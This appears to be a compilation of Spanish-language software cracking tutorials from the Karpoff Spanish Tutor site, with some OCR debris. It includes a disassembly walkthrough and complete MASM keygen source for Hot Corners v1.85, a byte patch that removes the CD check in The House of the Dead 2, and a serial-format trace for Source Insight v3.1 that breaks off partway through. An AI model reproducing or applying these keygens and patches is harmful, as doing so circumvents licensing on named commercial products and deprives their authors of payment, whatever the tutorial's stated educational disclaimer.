Estas utilerías son muy bonitas, por lo menos a mi me gustan, una de las mejores es SuperCleaner (la manera de generar el serial para ese programa es diferente a la de este).

Este programa lo que hace es como lo detallo en la descripción, vayamos a lo nuestro y empecemos.

Si quieres más información sobre SuperCleaner verifica el tuto de mi buen amigo CaoS ReptantE de nombre "Parches Inteligentes".

AL ATAKE

Primero carguemos el programa y hagamos clic en el botón **Enter Registration** y en Name: y Code: Ingresemos los valores que deseemos, hacemos clic en Ok y nos aparece una MessageBox conteniendo el mensaje siguiente

Sorry, you have entered an incorrect registration code.

Salgamos y abramos nuestro W32DASM y veamos los References Strings y busquemos la cadena de texto anterior y caemos aqui...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004030EF(C) <= Investigamos aqui...
|
:00403137 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Hot Corners"
|
:00403139 6880B04000 push 0040B080

* Possible StringData Ref from Data Obj ->"Sorry, you have entered an incorrect "
->"registration code."
|
:0040313E 68F0B24000 push 0040B2F0
:00403143 56 push esi

* Reference To: USER32.MessageBoxA, Ord:01C3h
|
:00403144 FF1548914000 Call dword ptr [00409148]
:0040314A B801000000 mov eax, 00000001
:0040314F 5E pop esi
:00403150 81C400020000 add esp, 00000200
:00403156 C21000 ret 0010
```

Nos vamos a ir a 004030EF y caemos aquí...

```
* Possible Reference to Dialog: DialogID_006F, CONTROL_ID:03FC, ""
|
:004030CF 68FC030000 push 000003FC
:004030D4 56 push esi
:004030D5 FFD7 call edi
:004030D7 8D442408 lea eax, dword ptr [esp+08]
:004030DB 8D8C2408010000 lea ecx, dword ptr [esp+00000108]
:004030E2 50 push eax
:004030E3 51 push ecx
:004030E4 E857020000 call 00403340 <= Vamos a entrar aqui
:004030E9 83C408 add esp, 00000008
:004030EC 84C0 test al, al
:004030EE 5F pop edi
:004030EF 7446 je 00403137 <= Aqui caemos
:004030F1 8D542404 lea edx, dword ptr [esp+04]
:004030F5 8D842404010000 lea eax, dword ptr [esp+00000104]
:004030FC 52 push edx
:004030FD 50 push eax

* Possible StringData Ref from Data Obj ->"Software\Hot Corners\Configuration"

:00403340 8B4C2404 mov ecx, dword ptr [esp+04] <= Aqui caemos
:00403344 81EC00010000 sub esp, 00000100
:0040334A 8D442400 lea eax, dword ptr [esp]
:0040334E 53 push ebx
:0040334F 50 push eax
:00403350 51 push ecx
:00403351 32DB xor bl, bl
:00403353 E8A8000000 call 00403400 <= Se genera el serial, entramos...
:00403358 8B842414010000 mov eax, dword ptr [esp+00000114]
:0040335F 83C408 add esp, 00000008
:00403362 8D542404 lea edx, dword ptr [esp+04]
:00403366 52 push edx <= Se puede ver el serial correcto (d edx)
:00403367 50 push eax <= Nuestro serial malo (d eax)

* Reference To: KERNEL32.lstrcmpA, Ord:0329h <= El serial se compara en el Kernel32, problemas si queremos
```


parchar
|
:00403368 FF1500914000 Call dword ptr [00409100]
:0040336E 85C0 test eax, eax
:00403370 B001 mov al, 01
:00403372 7402 je 00403376
:00403374 8AC3 mov al, bl

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00403372(C)
|
:00403376 5B pop ebx
:00403377 81C400010000 add esp, 00000100
:0040337D C3 ret

Ahora vayamos a TRW2000 y en el botón Browse seleccionamos el archivo a ejecutar hacemos clic en Load y aparece la ventana de depuración, ahora pongamos un punto de ruptura en 00403400, con Ctrl+N nos aparece la ventana del programa y se quita la de depuración, ingresamos los valores en Name **ByTESCRK** y Code **19770424** y hacemos clic en Ok, automáticamente nos aparece otra vez la ventana de TRW y empieza el traceo...

:00403400 81EC00010000 sub esp, 00000100
:00403406 A048DA4000 mov al, byte ptr [0040DA48]
:0040340B 53 push ebx
:0040340C 55 push ebp
:0040340D 56 push esi
...
...
:00403429 AA stosb
:0040342A 8B9C2414010000 mov ebx, dword ptr [esp+00000114] **<= Nuestro nombre**
:00403431 B940000000 mov ecx, 00000040
...
...
:00403446 B86A000000 mov eax, 0000006A **<= EAX recibe el valor de 6Ah**
:0040344B 8BF1 mov esi, ecx
:0040344D 33C9 xor ecx, ecx
:0040344F 85F6 test esi, esi
:00403451 7E0C jle 0040345F
:00403453 0FBE1419 movsx edx, byte ptr [ecx+ebx] **<= Extrae letra por letra**
:00403457 41 inc ecx **<= Incrementa ECX en 1**
:00403458 3BCE cmp ecx, esi **<= Compara la longitud del nombre**
:0040345A 8D0450 lea eax, dword ptr [eax+2*edx] **<= EAX = EAX + EDX * 2**
:0040345D 7CF4 jl 00403453 **<= Si es menor regresa a 00403453**
:0040345F 8B3D98914000 mov edi, dword ptr [00409198]
:00403465 50 push eax
:00403466 8D442414 lea eax, dword ptr [esp+14]
:0040346A 683CB34000 push 0040B33C
:0040346F 50 push eax
:00403470 FFD7 call edi **<= Agrega un guión a nuestro número ej. NNNN-**
:00403472 83C40C add esp, 0000000C
:00403475 8D4C2410 lea ecx, dword ptr [esp+10]
:00403479 51 push ecx
:0040347A 55 push ebp
:0040347B FF15E0904000 Call dword ptr [004090E0]
:00403481 33C0 xor eax, eax
:00403483 B96A000000 mov ecx, 0000006A **<= ECX recibe el valor de 6Ah**
:00403488 85F6 test esi, esi
:0040348A 7E0F jle 0040349B
:0040348C 0FBE1418 movsx edx, byte ptr [eax+ebx] **<= Extrae letra por letra**
:00403490 40 inc eax **<= Incrementa EAX en 1**
:00403491 8D1492 lea edx, dword ptr [edx+4*edx] **<= EDX = EDX + EDX * 4**
:00403494 3BC6 cmp eax, esi **<= Compara la longitud del nombre**
:00403496 8D0C91 lea ecx, dword ptr [ecx+4*edx] **<= ECX = ECX + EDX * 4**
:00403499 7CF1 jl 0040348C **<= Si es menor regresa a 0040348C**
:0040349B 51 push ecx
:0040349C 8D442414 lea eax, dword ptr [esp+14]
:004034A0 683CB34000 push 0040B33C
:004034A5 50 push eax
:004034A6 FFD7 call edi **<= Agrega un guión a nuestro número ej. 13046-**
:004034A8 83C40C add esp, 0000000C

```
:004034AB 8D4C2410 lea ecx, dword ptr [esp+10]
:004034AF 51 push ecx
:004034B0 55 push ebp
:004034B1 FF15E0904000 Call dword ptr [004090E0] <= Concatena los valores ej. NNNN-13046-
:004034B7 0FBE441EFF movsx eax, byte ptr [esi+ebx-01] <= Extrae la última letra, en mi caso K
:004034BC 8D1480 lea edx, dword ptr [eax+4*eax] <= EDX = EAX + EAX * 4
:004034BF 8D0450 lea eax, dword ptr [eax+2*edx] <= EAX = EAX + EDX * 2
:004034C2 8D542410 lea edx, dword ptr [esp+10] <= EDX recupera el valor 13046-
:004034C6 8D4C0001 lea ecx, dword ptr [eax+eax+01] <= ECX = EAX + EAX + 01
:004034CA 51 push ecx
:004034CB 683CB34000 push 0040B33C
:004034D0 52 push edx
:004034D1 FFD7 call edi <= Agrega un guión a nuestro número ej. 1651-
:004034D3 83C40C add esp, 0000000C
:004034D6 8D442410 lea eax, dword ptr [esp+10]
:004034DA 50 push eax
:004034DB 55 push ebp
:004034DC FF15E0904000 Call dword ptr [004090E0] <= Concatena los valores ej. NNNN-13046-1651-
:004034E2 0FBE4C1EFF movsx ecx, byte ptr [esi+ebx-01] <= Extrae la última letra
:004034E7 8D442410 lea eax, dword ptr [esp+10] <= EAX recupera el valor 1651-
:004034EB 8D148D1D000000 lea edx, dword ptr [4*ecx+0000001D] <= EDX = ECX * 4 + 1Dh
:004034F2 52 push edx
:004034F3 6838B34000 push 0040B338
:004034F8 50 push eax
:004034F9 FFD7 call edi
:004034FB 83C40C add esp, 0000000C
:004034FE 8D4C2410 lea ecx, dword ptr [esp+10]
:00403502 51 push ecx
:00403503 55 push ebp
:00403504 FF15E0904000 Call dword ptr [004090E0] <= Concatena los valores NNNN-13046-1651-329
:0040350A 5F pop edi
:0040350B 5E pop esi
:0040350C 5D pop ebp
:0040350D 5B pop ebx
:0040350E 81C400010000 add esp, 00000100
:00403514 C3 ret
```



Y aqui tienen el código fuente en MASM...

```
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG EQU 1000
IDC_NAME EQU 1001
IDC_SERIAL EQU 1002
IDC_GEN EQU 1003
IDC_COPY EQU 1004
```

```
DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO
Decimal PROTO
Clipo PROTO hWnd:HWND

.data

nombre db 64 dup(0),0
serial db 8 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "ByTESCRK",0
titulo db "Hot Corners v1.85",0
copiado db "¡El serial ha sido copiado al portapapeles!",0
hInstance dd 0
hIcon dd 0
buff db 256 dup(?)
hWnd HWND ?

.code

start:

invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
        mov eax,hDlg
        mov hWnd,eax
        invoke LoadIcon,hInstance,addr Icono
        mov hIcon,eax
        invoke SendMessage, hDlg, WM_SETICON,1,hIcon
        invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
        invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
        mov eax,wParam
        mov edx,eax
        shr edx,16
        .if dx==BN_CLICKED
                .if ax==IDC_COPY
                invoke Clipo,hDlg
                .elseif ax==IDC_GEN
                invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,64

                invoke Operacion

                .if eax!=1
                        invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
                        invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
                        invoke Clipo,hDlg
                        invoke MessageBox,hDlg,ADDR copiado,ADDR titulo,MB_ICONINFORMATION
                        invoke SetFocus,IDC_NAME
                .endif
                ret
                .endif
      .endif
.endif
ret

DlgFunc endp

Operacion proc

        invoke lstrlen,ADDR nombre ;Contamos el tamaño del nombre
```

```
        pushad

        mov edi, offset nombre ;Guardamos el nombre
        mov esi, offset serial ;Se guardará el serial
        mov ebx, eax
        push ebx
        mov dword ptr[esi],4E4E4E4Eh ;Primeros caracteres NNNN
        add esi,3 ;Agrega tres espacios al serial
        jmp enes ;Va a la rutina enes
        mov ecx, 6Ah ;Mueve el valor 6Ah a ECX
        xor eax,eax

paso1:  movsx edx, byte ptr [edi+eax] ;Extraemos letra por letra
        inc eax
        lea ecx, dword ptr [ecx+2*edx]
        cmp eax, ebx
        jl paso1 ;Hasta finalizar

        .if ecx < 3E8h ;Chequeamos el valor para transformar a decimal
           add esi,2
        .else
           add esi,3
        .endif

        mov eax, ecx
        invoke Decimal ;Invocamos la rutina Decimal
enes:   add esi,1
        mov dword ptr[esi],2Dh ;Agrega un guión
        pop ebx
        xor eax,eax
        push ebx
        mov ecx, 6Ah ;Mueve el valor 6Ah a ECX

paso2:  movsx edx, byte ptr [edi+eax] ;Extraemos letra por letra
        inc eax
        lea edx, dword ptr [edx+4*edx]
        lea ecx, dword ptr [ecx+4*edx]
        cmp eax, ebx
        jng paso2 ;Hasta terminar

        .if ecx < 2710h
           add esi,4
        .else
           add esi,5
        .endif

        mov eax, ecx
        invoke Decimal
        add esi,1
        mov dword ptr[esi],2Dh ;Agregamos otro guión
        pop ebx
        xor eax,eax
        push ebx

        movsx eax, byte ptr [edi+ebx-01] ;Extraemos última letra
        lea edx, dword ptr [eax+4*eax]
        lea eax, dword ptr [eax+2*edx]
        lea ecx, dword ptr [eax+eax+01]

        .if ecx < 3E8h
           add esi,3
        .else
           add esi,4
        .endif

        mov eax, ecx
        invoke Decimal
        add esi,1
        mov dword ptr[esi],2Dh ;Otro guión
        pop ebx
        mov eax,1Dh
```

```
        movsx edx, byte ptr [edi+ebx-01] ;Extraemos la última letra
        lea ecx, dword ptr [4*edx+eax]

        .if ecx < 3E8h
           add esi,3
        .else
           add esi,4
        .endif

        mov eax, ecx
        invoke Decimal

        popad

        ret

Operacion endp

Decimal proc

        xor ebx, ebx
        mov ecx, 10
dividir:
        xor edx, edx
        idiv ecx
        add dl, 30h
        mov byte ptr [esi+ebx], dl
        dec ebx
        .if eax>9
           jmp dividir
        .endif
        add al, 30h
        mov byte ptr [esi+ebx], al
        ret

Decimal endp

Clipo proc hDlg:DWORD
        LOCAL gmem :DWORD

        invoke GlobalAlloc,GMEM_MOVEABLE+GMEM_DDESHARE,254
        mov gmem,eax

        invoke GlobalLock,eax
        cmp eax,NULL
        je noabra
        mov ebx,offset serial
        lea esi,dword ptr[ebx]
        mov edi,eax
        mov ecx,29

        rep movsb

        invoke OpenClipboard,hDlg
        cmp eax,TRUE
        jne noabra2

        mov eax,gmem
        invoke SetClipboardData,CF_TEXT, eax

        invoke CloseClipboard

noabra2:
        mov eax,gmem
        invoke GlobalFree,eax

noabra:
        ret
Clipo endp

End Start
```

Ahora ya podemos usar el programa de manera más libre, aunque sin embargo quiero que recuerdes, lo de siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE (gracias por tus consejos y ayuda en la realización de este tuto) y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta una vez más hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: The House of the Dead 2

PROTECCION:	CD-Check
Objetivo:	Matar el Cd-CHeck
Descripcion:	Se trata de un juego mu chulo donde matas a un taco de mostruitos, xDDD
Dificultad:	**Newbie**
DOWNLOAD:	?????????
Herramientas:	W32Dasm, Soft-Ice y Hex WorkShop
CRACKER:	**AuspeX**
FECHA:	**01/04/2002**


INTRODUCCION

Aquí tenemos un jueguesito, sinceramente, el primer juego que crackeo, hasta ahora siempre había crackeado programas (juego muy poco, jeje), pero es que este me lo había dejado un colega, y como tenía que pagarle el CD entonces pensé que mejor intentaba crackearlo y yo se lo devolvía (no podeis imaginar hasta que punto soy un agarrao, ajajaaja). Así que este tuto se lo dedico a mi colega Dani: ¡va por ti DANI!

The House of the Dead, bonito juego, y estupida protección la verdad sea dicha. Creo que los programadores encargados de protegerlo no se han exprimido demasiado la cabeza, así que habrá que enseñarles a esta panda de burros por donde se les puede meter mano a sus productos, y que programen mejor el CD-Check

AL ATAKE

Lo primero que hacemos es instalar el juego. Luego nos damos el lote de jugar para descargar adrenalina matando zombies, y una vez desahogados por completo nos metemos al tajo. Quitamos el CD e intentamos ejecutar de nuevo:



¿Típico verdad?, pués manos a la obra. Vamos a entrar en el Sice y colocamos un breakpoint en la API MessageBoxA (acerté a la primera, jaja), le damos a reintentar a ver que sucede... Revienta el sice justo en la llamada (picó el anzuelo). Salimos de la llamada pulsando F12 y nos encontramos con todo este código (código abierto con el W32Dasm, no se puede copiar la ventana del sice):

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A5CB7(C)
|

............

............

:004A5D22 FFD5 call ebp <-----aquí se llama al mensajito de error (falta el CD)
:004A5D24 6A00 push 00000000
:004A5D26 8BF0 mov esi, eax
:004A5D28 FFD3 call ebx
:004A5D2A 83FE02 cmp esi, 00000002 <-----comprueba a ver si hemos cancelado
:004A5D2D 7421 je 004A5D50 <----- salta si se ha pulsado cancelar (2 he visto que es cancelar y 4 reintentar)
:004A5D2F E964FFFFFF jmp 004A5C98 <-----se intenta de nuevo
```

****

Ahora os pondré todo el código de los alrededores desde donde se salta a esta zona de chico malo, para que se pueda comprender como hace el programa para chequear el CD-ROM. Si os marea un poco la cabeza no mireis, por supuesto no lo pienzo explicar todo al detalle, sólo lo más importante:

```
* Reference To: KERNEL32.CreateFileA, Ord:0034h <-----más abajo veremos para que utiliza esta API
|
:004A5C86 8B3D80304C00 mov edi, dword ptr [004C3080]

* Reference To: USER32.ShowCursor, Ord:0266h <-----no tengo ni idea para que la utiliza
|
:004A5C8C 8B1D48324C00 mov ebx, dword ptr [004C3248]

* Reference To: USER32.MessageBoxA, Ord:01BEh
|
:004A5C92 8B2DFC314C00 mov ebp, dword ptr [004C31FC] <-----coloca la dirección de MessageBoxA en este registro para
luego, si hace falta jodernos un poquito con su puñetero mensaje de error (recordad el CALL EBP de arriba que sacaba
nuestro mensaje de error)

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A5D2F(U)
|
:004A5C98 8D442410 lea eax, dword ptr [esp+10]
:004A5C9C 50 push eax
:004A5C9D 6800010000 push 00000100

* Reference To: KERNEL32.GetLogicalDriveStringsA, Ord:011Eh
|
:004A5CA2 FF1504314C00 Call dword ptr [004C3104] <-----llamada que obtiene una cadena con las unidades válidas que
existen en el ordenata, en mi caso: a:\ c:\ d:\ e:\ (a -> disquetera, c,d -> disco duro, e -> cd-rom)
:004A5CA8 85C0 test eax, eax
:004A5CAA 0F84A0000000 je 004A5D50
```

:004A5CB0 8D742410 lea esi, dword ptr [esp+10]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A5D0B(U)
|
:004A5CB4 803E00 cmp byte ptr [esi], 00 <-----comprueba si ha terminado de checkear todas las unidades válidas
:004A5CB7 7454 je 004A5D0D <-----saltamos a la zona de chico malo (nos manda al carajo)
:004A5CB9 56 push esi <-----mandamos como parámetro la dirección de la letra de la unidad que estamos checkeando

* Reference To: KERNEL32.GetDriveTypeA, Ord:0104h
|
:004A5CBA FF1500314C00 Call dword ptr [004C3100] <-----obtenemos un valor en eax que indica la unidad
:004A5CC0 83F805 cmp eax, 00000005 <-----comprueba si la unidad es cd-rom (0,1 -> ni puta idea, 2 -> disquete, 3 -> disco duro, 4 -> unidad de red, 5 -> cd-rom). Esta comprobación es muy interesante
:004A5CC3 7538 jne 004A5CFD <----- salta si no coincide
:004A5CC5 8B0D90C87D00 mov ecx, dword ptr [007DC890]
:004A5CCB 51 push ecx
:004A5CCC 56 push esi

* Possible StringData Ref from Data Obj ->"%s%s"
|
:004A5CCD 68A4765900 push 005976A4
:004A5CD2 6858CF7D00 push 007DCF58
:004A5CD7 E8BF680000 call 004AC59B
:004A5CDC 83C410 add esp, 00000010
:004A5CDF 6A00 push 00000000
:004A5CE1 6880000000 push 00000080
:004A5CE6 6A03 push 00000003 <-----creo que es un parámetro que indica que el archivo ha de estar ahí por cojones, pero no esoty seguro de esto
:004A5CE8 6A00 push 00000000
:004A5CEA 6A00 push 00000000
:004A5CEC 6800000080 push 80000000 <-----lectura del archivo
:004A5CF1 6858CF7D00 push 007DCF58 <----- manda la dirección de esta cadena: unidad:\Hod2.ico ???? luego explicaré esto, que realmente es la clave de todo este royo
:004A5CF6 FFD7 call edi <----- llamada a CreateFileA
:004A5CF8 83F8FF cmp eax, FFFFFFFF <-----si el archivo no está ahí, devuelve -1 en eax = FFFFFFFF
:004A5CFB 7537 jne 004A5D34 <-----si la cosa ha salido bien, salimos de la rutina y se ejecuta el juego

****

Bueno, explicaré un poco lo que se puede hacer, pero una vez entendido todo el código de arriba, la cosa es facil, no?. Si más o menos lo habeis comprendido, nos damos cuenta de que checkea las unidades una por una hasta llegar a la unidad de CD-ROM. Cuando ve que la letra E (en mi caso) es dicha unidad busca en ella el archivo de icono Hod2.ico en la dirección E:\ pero como dicho archivito no está por que no hay CD que valga pos nos manda al carajo. Bueno, pués cambiemos ese JNE por un JMP para que salte siempre, esté o no el archivo en la dirección especificada, y sea cual sea la unidad donde esté mirando. Otra solución sería que en vez de comprobar con 00000005 compruebe con 00000003 (disco duro) y coloquemos el archivo Hod2.ico en la unidad c:\, pero sinceramente, ¿quien quiere hacer esta tontería?. Pués ya está, lo demas no tengo ganas de explicarlo, ya sabeis, lo de cambiar los bytes con el Hex WorkShop y to el royo ese, hacedlo ustedes, ¡VAGOSSSSS!. Bueno, lo explicaré, ya sabeis, pillamos el offset con el W32Dasm y abrimos Hex WorkShop, buscamos por offset: A5CFBh y cambiamos 7537 jne por 7437 je.

FINALIZANDO

Hay un monstruo que no consigo matar, uno que hay en la fase 4 con una cierra mecánica, creo que es en esa fase, jeje.

Bueno, para finalizar doy las gracias al grupo **KFOR, a Karpoff** y a todos los crackers que escriben tutoriales en sus páginas, por enseñarme todo lo que se y de los que aun puedo aprender muchísimo: GRACIAS A TODOS

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Source Insight v3.1

PROTECCION:	**Name / Serial, Limitacion de Tiempo**
Objetivo:	Extraer el serial
Descripcion:	Un bello programa para escribir otros programas en código fuente con resaltado de sintaxis. Sencillamente me encanta.
Dificultad:	Novato
DOWNLOAD:	http://www.sourceinsight.com
Herramientas:	**TRW2000 W32dasm file insPEctor**
CRACKER:	**ByTESCRK** **FECHA:** **05/03/2002**

INTRODUCCION

Después de hace algún tiempo, casi tres meses de descanso en este aspecto, creo que he salido de invernar y aquí vamos nuevamente a la carga, para poner a su disposición un tuto más.

La verdad es que no tengo ninguna inspiración para escribir una introducción solo sé decirles que este programa es muy bueno y lo mejor aún es que la generación del serial es bastante sencilla, hubiese preferido que fuera más fácil al principio puesto que en lo que yo se los presento aquí, ya me había llevado un día pensando, sin embargo la solución es bastante sencilla.

Creo que por el momento hemos llegado al final de la intro y por lo tanto procedemos....

AL ATAKE

Primeramente veremos como está formada nuestra pequeña victima. Abrimos el file insPEctor de ViPER y procedemos a buscar la carpeta en donde instalamos el programa y procedemos a analizarlo, hacemos clic en la pestaña Compilador y vemos que está hecho con Microsoft Visual C++ 6.0 y no está comprimido. Cargamos el programa y vemos que aparece una ventanita para registrarnos pero unicamente nos aparece un campo para ingresar el serial y cuatro botones (**Ok, Exit, Try it, Buy it...**), vamos a ingresar un valor cualquiera para el serial en mi caso los de siempre **19770424**, hacemos clic en el botón de Ok y nos aparece una MessageBox con la cadena siguiente **"You typed an invalid serial number"**, ya que tenemos esta información que es suficiente para nosotros nos vamos al W32DASM y descompilamos a nuestra victima para buscar esta cadena y ver desde donde procede el mensaje. Cuando ya lo tengamos vamos a las References Strings y buscamos la cadena, nos encontraremos con esto.

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:**0043CADA(C)**, :0043CAF9(C), :0043CB38(C), :0043CB56(C), :0043CB67(C)
|:0043CB86(C), :0043CB9E(C), :0043CBB8(C)
|

* Possible StringData Ref from Data Obj ->"You typed an invalid serial number."

```
                        |
:0043CC30 68D4F74F00          push 004FF7D4  <= Si hacemos dobleclic caemos aqui...

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043CBE0(U)
```

Vamos a chequear en 0043CADA y veremos lo siguiente...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043CAAD(C)
|
:0043CAC7 6A2D              push 0000002D
:0043CAC9 689C627B00        push 007B629C
:0043CACE E8CD170B00        call 004EE2A0 <= Pondremos aquí un breakpoint
:0043CAD3 8BF0              mov esi, eax
:0043CAD5 83C408            add esp, 00000008
:0043CAD8 3BF5              cmp esi, ebp
:0043CADA 0F8450010000      je 0043CC30 <= De aquí procede el salto...

* Possible StringData Ref from Data Obj ->"SI3US" <= Me parece extraño }:)
                        |
:0043CAE0 BF78335300        mov edi, 00533378
:0043CAE5 83C9FF            or ecx, FFFFFFFF
:0043CAE8 33C0              xor eax, eax
:0043CAEA 8BD6              mov edx, esi
:0043CAEC F2                repnz
:0043CAED AE                scasb
:0043CAEE F7D1              not ecx
:0043CAF0 49                dec ecx
:0043CAF1 81EA9C627B00      sub edx, 007B629C
:0043CAF7 3BD1              cmp edx, ecx
:0043CAF9 0F8531010000      jne 0043CC30

* Possible StringData Ref from Data Obj ->"SI3US"
```

Agregaremos esta palabra a nuestro serial malo, el cual quedaría así **SI3US19770424**. Reiniciamos el programa con el TRW y ponemos el breakpoint (bpx 0043CACE), presionamos Ctrl+M o F5 y a hacer el traceo al programa, vemos que aunque ingresemos cualquier número siempre el programa nos da el mensajito de que no es el correcto si subimos veremos lo siguiente...

```
:0043CA40 83EC0C            sub esp, 0000000C <= Pondremos el nuevo breakpoint aqui...
:0043CA43 53                push ebx
:0043CA44 55                push ebp
:0043CA45 33ED              xor ebp, ebp
:0043CA47 56                push esi
:0043CA48 57                push edi
:0043CA49 894C2418          mov dword ptr [esp+18], ecx
:0043CA4D C74424149C627B00  mov [esp+14], 007B629C
:0043CA55 896C2410          mov dword ptr [esp+10], ebp
:0043CA59 EB02              jmp 0043CA5D
:0043CA5B 33ED              xor ebp, ebp
:0043CA5D 8D442414          lea eax, dword ptr [esp+14]
:0043CA61 BA64010000        mov edx, 00000164
:0043CA66 50                push eax
:0043CA67 B9D0E34F00        mov ecx, 004FE3D0
:0043CA6C C6059C627B0000    mov byte ptr [007B629C], 00
:0043CA73 E87856FCFF        call 004020F0 <= Esta es la función que solicita el serial
:0043CA78 83F802            cmp eax, 00000002
:0043CA7B 0F84C9010000      je 0043CC4A
:0043CA81 83F801            cmp eax, 00000001
:0043CA84 0F8558010000      jne 0043CBE2
:0043CA8A A09C627B00        mov al, byte ptr [007B629C]
:0043CA8F 84C0              test al, al
:0043CA91 0F84B3010000      je 0043CC4A
:0043CA97 B99C627B00        mov ecx, 007B629C
:0043CA9C E83F55FFFF        call 00431FE0
```

```
:0043CAA1 A09C627B00        mov al, byte ptr [007B629C]
:0043CAA6 BE9C627B00        mov esi, 007B629C
:0043CAAB 84C0              test al, al
:0043CAAD 7418              je 0043CAC7
:0043CAAF 25FF000000        and eax, 000000FF        <= Aqui
:0043CAB4 50                push eax                   se
:0043CAB5 E8701A0B00        call 004EE52A                empieza
:0043CABA 83C404            add esp, 00000004            a
:0043CABD 8806              mov byte ptr [esi], al       comparar
:0043CABF 8A4601            mov al, byte ptr [esi+01]     todo
:0043CAC2 46                inc esi                      el
:0043CAC3 84C0              test al, al                  serial
:0043CAC5 75E8              jne 0043CAAF             <==========
:0043CAC7 6A2D              push 0000002D
:0043CAC9 689C627B00        push 007B629C
:0043CACE E8CD170B00        call 004EE2A0
:0043CAD3 8BF0              mov esi, eax
:0043CAD5 83C408            add esp, 00000008
:0043CAD8 3BF5              cmp esi, ebp
:0043CADA 0F8450010000      je 0043CC30
```

Hemos vuelto a la dirección 0043CADA sin embargo, ya avanzamos cierto tramo en este camino, sin embargo siento como si estamos dando vueltas en la misma dirección.

Ahora probemos con separar el serial de la palabra SI3US así SI3US-19770424 probamos y.... hemos pasado al siguiente pasado, no nos ha dado mensaje de error... y vemos lo siguiente aunque no es nada interesante sino nada más que algunas operaciones...

```
:0043CAE0 BF78335300        mov edi, 00533378
:0043CAE5 83C9FF            or ecx, FFFFFFFF
:0043CAE8 33C0              xor eax, eax
....
....
```

En esta parte el programa empieza a comparar los caracteres de la palabra SI3US

```
:0043CB15 33C9              xor ecx, ecx
:0043CB17 8A8D78335300      mov cl, byte ptr [ebp+00533378]
:0043CB1D 51                push ecx
:0043CB1E E8071A0B00        call 004EE52A
:0043CB23 33D2              xor edx, edx
:0043CB25 8BD8              mov ebx, eax
:0043CB27 8A959C627B00      mov dl, byte ptr [ebp+007B629C]
:0043CB2D 52                push edx
:0043CB2E E8F7190B00        call 004EE52A
:0043CB33 83C408            add esp, 00000008
:0043CB36 3BC3              cmp eax, ebx
:0043CB38 0F85F2000000      jne 0043CC30
:0043CB3E 45                inc ebp
:0043CB3F 8BC7              mov eax, edi
:0043CB41 4F                dec edi
:0043CB42 85C0              test eax, eax
:0043CB44 75CF              jne 0043CB15
```

Luego de comparar el programa regresa y chequea una segunda separación por lo que se puede deducir que si no está sale y da error por lo que podemos deducir que el tipo de serial es

SI3US-19770424-SI3US

```
:0043CB46 46                inc esi
:0043CB47 6A2D              push 0000002D
:0043CB49 56                push esi
:0043CB4A E851170B00        call 004EE2A0 <= Aqui se extrae el guión
:0043CB4F 8BE8              mov ebp, eax
:0043CB51 83C408            add esp, 00000008
:0043CB54 85ED              test ebp, ebp
```

```
:0043CB56 0F84D4000000     je 0043CC30 <= Si no está da error...
:0043CB5C 8BCD             mov ecx, ebp
:0043CB5E C6450000         mov [ebp+00], 00
:0043CB62 2BCE             sub ecx, esi <= Extrae ESI-ECX
:0043CB64 83F906           cmp ecx, 00000006 <= Si el serial no es igual a 6 es falso
